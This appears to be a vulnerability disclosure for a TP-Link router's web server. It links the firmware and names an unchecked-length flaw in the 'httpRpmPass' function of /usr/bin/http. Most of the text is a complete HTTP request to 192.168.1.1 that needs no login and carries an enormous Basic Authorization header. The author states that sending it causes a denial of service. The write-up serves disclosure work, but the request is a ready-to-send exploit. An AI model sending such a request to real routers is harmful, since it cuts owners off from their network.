
we can get firmware in <https://service.tp-link.com.cn/detail_download_1131.html>



Recurring vulnerabilities and POC

haven’t logged in



this is poc

GET http://192.168.1.1/

Host: 192.168.1.1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:73.0) Gecko/20100101 Firefox/73.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive


Upgrade-Insecure-Requests: 1

Cache-Control: max-age=0, no-cache

Authorization: Basic MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTE6MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ====MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==MTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMTExMQ==

Pragma: no-cache

send it and cause dos




browser cant load anything




Vulnerability details：


file is in /usr/bin/http and the vulnerable function is “httpRpmPass”





do not check the length of input data





we can see that the attacker can send a huge package to cause a dos.